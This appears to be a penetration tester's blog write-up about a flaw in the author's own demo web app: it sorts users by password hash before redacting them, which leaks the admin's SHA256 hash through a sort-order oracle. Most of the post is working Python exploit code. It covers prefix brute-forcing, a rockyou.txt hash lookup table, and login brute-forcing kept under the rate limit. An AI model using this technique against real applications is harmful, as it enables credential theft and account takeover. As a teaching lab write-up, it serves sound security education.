
Introduction
Recently I ran into a unique vulnerability that allowed me to perform password hash extraction, even though it appeared the data was being redacted properly.
To demonstrate the practical implications of this vulnerability, I developed a script that employed a character-by-character comparison method, gradually building the admin password hash by sorting users and observing their positions. This approach, while time-consuming, presented a unique opportunity to crack SHA256 password hashes without resorting to traditional brute-force techniques.
Exploring the Web Application
To illustrate this vulnerability, I created a demo web application that simulates this security flaw. This demo is dockerized and can be downloaded here if you want to try it on your own machine. The web application looks like this:

The application is basic, consisting of a users table with options to sort, add a new user, and delete all users. In a real-world scenario, this functionality would likely be more advanced and secured behind authentication.
Finding the bug
While performing my standard web application security methodology, I noticed something interesting when it came to the users table. Using Burp Suite, I was able to see that there was a request being sent when I viewed the index.html page that sorted the users in the table:
Press enter or click to view image in full size
Now, this wasn't something that was particularly out of the ordinary, but after trying some different ways to sort the column, I found that the users positions were changing when I sorted by password_hash!
This was pretty odd, as in the screenshot above all the hashes are REDACTED so, they shouldn't change position when sorting by that field??
To figure out why this was occurring, I did some analysis on the code and found this:
# Getting users for the table on index.html
@app.route('/users')
def get_users():
    sort_col = request.args.get('sort_col', default='id')
    sort_order = request.args.get('sort_order', default='asc')

    sorted_users = sorted(
        users, key=lambda u: u[sort_col], reverse=(sort_order == 'dec'))

    redacted_users = []
    for user in sorted_users:
        redacted_user = user.copy()
        redacted_user['password_hash'] = 'REDACTED'
        redacted_users.append(redacted_user)

    return jsonify(redacted_users)
In the code, we can see that the /users route sorts the user data based on a given sort_col and sort_order, then redacts the passwords before being returned to the user. The bug lies in the fact that the sorting process occurs prior to the redaction, allowing an attacker to sort the database before its returned.
In theory, if we know or could guess the password hashing mechanism (usually SHA256, MD5, or bcrypt), we could create a new user, with a password where we know what the hash is, and use that for sorting the users to determine the password of the admin user.

In the diagram above, the admin password is donut which has a SHA256 hash of 2f63371bea3c61d9fdba4469984bd22f2cc2381d23e031634f0387bdd97bd28f.
My goal is to return the admin user in the list, before me. When that happens, I know that my hash starts with a value before the admins. So in the case above, my hash is less than the admins, so it returns [me, admin].

In this diagram, I updated my password to 72yY2GEp41 which resulted in a SHA256 hash of 240ba23967c8a19f98e7315b1198b1aebd203836435c5f0d03dbfd84d11853db. When running the check() function, Im still first in the list. However, the function is validating that the first characters are the same "2" == "2", then checks the next character "f" > "4", which would return my hash first.

Last, when my password hash begins with the character "3", that is greater than the admins password hash which begins with a "2". Therefore, the admin returns first in the list and we can determine that the admins password hash has a "2" in the index[0] slot! Pretty cool right! Now lets turn this theory into code.
Turning The Theory Into Code
My approach to this problem is rather slow, so if you know of a more efficient way to do this, please comment and let me know!
The process I took to extract the admin password hash is as follows:
- Write some functions for creating a new user with a password of my choosing, clear the users table, and sort the users. The code I created for that is the following:
domain = "lab.platformsecurity.com"
def create_user(email='mkeeley@platformsecurity.com', name='matt', password='hackyhack'):
    url = f"http://{domain}/users"
    json = {"email": email, "name": name, "password": password}
    requests.post(url, json=json)


def clear_users():
    url = f"http://{domain}/users"
    requests.delete(url)


def sort_users(direction='asc'):
    url = f"http://{domain}/users?sort_col=password_hash&sort_order={direction}"
    r = requests.get(url)
    return r.text
An extremely easy way to get these requests for your Python code is using the Copy as Requests plugin inside of Burp Suite:

Copy and paste those in and you are ready to hack!!
- Next, I created a function called check() to see if the json response from the sort_users() function is returning the users table with the admin user first in the list, or second:
def check():
    users = json.loads(sort_users())
    return users[0]['id'] == 1
If the check() function returns a 1, it means that the admin user was returned first, like so:

- I now needed to be able to find a SHA256 hash that started with a prefix, and return both the string used to generate that hash and the hash itself.
For example, if I know my admin_hash is: 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918
Then what I need to do is create a hash that I can use to sort it against. So my_hash could look like: 87227afead5d3d1a5b89bf07a673510114b1d98d473d43e0ff7e3b230032311e. The idea here is that since I can sort the database, I can determine if the admin_hash is ascending or descending compared to my_hash. So 8c6976e… would show up first before 87227af… because the 8's are equal but "c" comes before "7" if my sort is for descending values. Get the idea?
Now all I need to do is go character by character, creating hashes with a prefix until I have both the admins plain-text password, and their hash. To do that my code looked like this:
def gen_hash(prefix):
    while True:
        random_string = ''.join(random.choices(
            string.ascii_letters + string.digits, k=10))
        sha256_hash = hashlib.sha256(random_string.encode()).hexdigest()
        if sha256_hash.startswith(prefix):
            return random_string, sha256_hash
The code above takes in a prefix as the input, and creates random strings until one of the strings starts with the prefix I am looking for.

- Once I had this function working, the last thing I needed was logic to fuzz character by character until I got a hash that matched the admins! To do this my code looked like:
if __name__ == '__main__':
    # SHA256 hashes can only have 0-9, a-f which limits our bank significantly.
    bank = '0123456789abcdef'
    value = []
    # 64 chars is the length of a SHA256 hash
    while len(value) <= 64:
        found_match = False
        for char in bank:
            # Sends the POST request to clear all users but admin
            clear_users()
            # Ill talk about the 'ff' below :sad-doge:
            rand_string, hash = gen_hash("".join(value) + char + 'ff')
            # Creates a new user, with the random string that has our prefix
            create_user(password=rand_string)
            # Checking to see if admin comes first or second in the table
            if check():
                value.append(char)
                found_match = True
                break
            # Adds some animation because who likes boring CLIs
            print(f"[!] ADMIN HASH: {''.join(value)}{char}", end='\r')
            time.sleep(0.1)
        if not found_match:
            value.append('0' if not value else 'f')

    print("\n[!] FINAL ADMIN HASH: " + ''.join(value))
Note: There are some limitations with the code above, you can see on line 12 Im appending 'ff' to the end of the prefix Im looking to find. This makes this process pretty slow but its the only thing I could think of to handle hashes that have the max character f in them. When I have ff, my string will always show up 2nd, until I know its the correct character. (Although, if the hash has multiple f's like abffffnbasd then my code wont work.)
Overall, if you put all that code together you should see something like the GIF below in your console:
You can see in the GIF that Im only getting a few characters and then it starts to really slow down. Thats because we are quite literally bruteforcing the admin users password. This is a big limitation and would likely require the attacker to spend a lot of time generating passwords. The only difference between this, and a genric bruteforce is that the limition is due to computation power on your computer. Finding hashes that start with 5+ characters takes a lot of time unless you pre-calculate the hashes or have a big rainbow table to lookup from. Overall, getting a full bruteforce like this would likely take around 500 requests to the server, and require you to generate a TON of strings to get the correct hash value.
Not Your Typical Bruteforce
The demo application has built in rate-limiting with 200 req/hr on the main endpoints, and 20 req/hr on the login endpoint. With that in mind, a bruteforce attack would likely take millions if not billions of requests to guess the password. But, what if I told you we could do it with under 200 requests? Lets dive into how it would work.
Similar to the approach I took with the first solve.py script, in this approach we are going to assume the password is randomly picked from rockyou.txt. Now this is cheating a bit but rockyou.txt has 14,344,394 (14 Million) password in the list. We are going to have to "guess" the password in under 200 request to avoid detection and the rate-limit. Lets get started.
Similar to the first solve.py script, Im going to use the same functions that interact with the web application but Im also going to make a login function:
domain = "lab.platformsecurity.com"
def create_user(email='mkeeley@platformsecurity.com', name='matt', password='hackyhack'):
    url = f"http://{domain}/users"
    json = {"email": email, "name": name, "password": password}
    requests.post(url, json=json)


def clear_users():
    url = f"http://{domain}/users"
    requests.delete(url)


def sort_users(direction='asc'):
    url = f"http://{domain}/users?sort_col=password_hash&sort_order={direction}"
    r = requests.get(url)
    return r.text


def login(username, password):
    url = f"http://{domain}/login"
    json = {"username": username, "password": password}
    r = requests.post(url, json=json)
    return r.status_code
Note: The login function has a strict rate-limit of 20 req/hr so I need to be very careful when I invoke that function.

- Next, I needed to create a file called combined.txt which has the rockyou.txt passwords in SHA256 format. To do that, I had ChatGPT write a quick helper script like so:
import hashlib

with open('rockyou.txt', 'r', encoding='utf-8') as input_file:
    with open('combined.txt', 'w') as output_file:
        for line in input_file:
            line = line.strip()
            hashed_line = hashlib.sha256(line.encode()).hexdigest()
            output_file.write(f'{hashed_line},{line}\n')

print('Conversion completed. Check combined.txt file.')
This gave me a quick way to lookup hash values with a given prefix and ctrl-f if I needed to debug:
- Now I needed to write a function that can act similar to my gen_hash(prefix) function, but to scan through our new combined.txt file to find hashes that could be the user's password hash based on the prefix. I bet you see where I am going with this now :)
def find_hashes(prefix):
    hashes = []
    passwords = []
    with open('combined.txt', 'r', errors='replace') as file:
        for line in file:
            line = line.strip()
            if line.startswith(prefix):
                values = line.split(',')
                if len(values) == 2:
                    sha256, password = values
                    hashes.append(sha256)
                    passwords.append(password)

    return hashes, passwords
Note: I didn't replace gen_hashes(prefix) with find_hashes(prefix). Im going to use them in conjunction with each other.
- The /login page only allows 20 req/hr. That being said, I needed to get my prefix value long enough to where the I could call the find_hashes() function, and have it return 20 (or less) passwords that start with a given prefix value.
Possible password hashes (notice they all start with the prefix):
hash_prefix: "b60d9"
     055555:b60d92f92101e5210a530631ec3ad59c32ecdc3fd3ab75ac1291cedcaf6fee77
  cordelius:b60d914e40a9572820f571d8cf38e8425742a8a1cd6c5586f35a6c7e73e39dcf
    terfase:b60d920aa0cabdbdcf7447632bcdb9456a35c4378db17137066aee36d3aeea12
     obolku:b60d9db875658b618b27f0a2d4c869628a9f937ea6c1a0172d4a6acc2f219846
escuelapan2:b60d9852d3325c01b7556719dd1e9b684017b8306fc1902eb9e6298250459735
...etc...
The bruteforce function below then attempts to login as the admin user given a list of passwords and validates that given the website response code:
def bruteforce(password_list):
    for pwd in password_list:
        if login('admin', pwd) == 200:
            print(
                f"[!] ADMIN PASSWORD: {colored(pwd, 'green')}")
    sys.exit(0)
- The last thing I needed to do was rewrite my main function to generate random passwords with the gen_hash() function until I had less than 20 password hashes, then call the bruteforce function to get that admin password!
if __name__ == '__main__':
    api_call_count = 0
    prefix = ""
    bank = '0123456789abcdef'
    for i in range(10):
        found_match = False
        for char in bank:
            clear_users()
            pwd, hash_value = gen_hash(prefix+char+'f')
            create_user(password=pwd)
            api_call_count += 3
            if check():
                found_match = True
                prefix += char
                tmp_hashes, tmp_passwords = find_hashes(prefix)
                if (len(tmp_hashes) < 20):
                    print(
                        f"[!] PARTIAL ADMIN HASH: {colored(prefix, 'green')}")
                    bruteforce(tmp_passwords)
                break
            print(
                f"[!] FINDING HASH: {prefix}{colored(char, 'red')}   -   [INFO] API Calls Sent: {api_call_count}/200'", end='\r')
            time.sleep(0.2)
        if not found_match:
            hash += 'f' if hash else '0'
The result of putting all those code snippets together looks like:

This solve.py script takes 2m 30s and uses 87 requests. The password hash is completely random in the rockyou.txt wordlist which contains 14,344,394 (14 Million) passwords.
Conclusion
While my demo web application might not have won any awards for the "Most Secure Web App of the Year," it certainly shows how unique some bugs can be, and why chatGPT isn't going to be taking my job anytime soon.
Jokes aside, this vulnerability that enables attackers to sort their way to stolen passwords sheds light on the potential risks lurking within seemingly harmless functionalities. Through thorough analysis and a clever approach, attackers can extract password hashes from vulnerable web application if not careful. This is exactly the kind of subtle logic flaw that penetration testing catches and automated scanners miss. For another example of how small oversights lead to big payouts, check out our post on a $25K bug bounty from hardcoded secrets.
Note: If you like this blog post and want to try to create your own solution script, I've created a docker container that randomly generates the admin password that can be downloaded here. Happy Hacking !
Written by
Founder of PlatformSecurity and veteran security expert with over a decade of experience in offensive security. Recognized penetration testing specialist who has uncovered critical vulnerabilities in Fortune 500 companies, cloud infrastructure, and enterprise applications. Expert in red team operations, cloud security, and vulnerability research with a track record of responsible disclosures and high-impact security findings.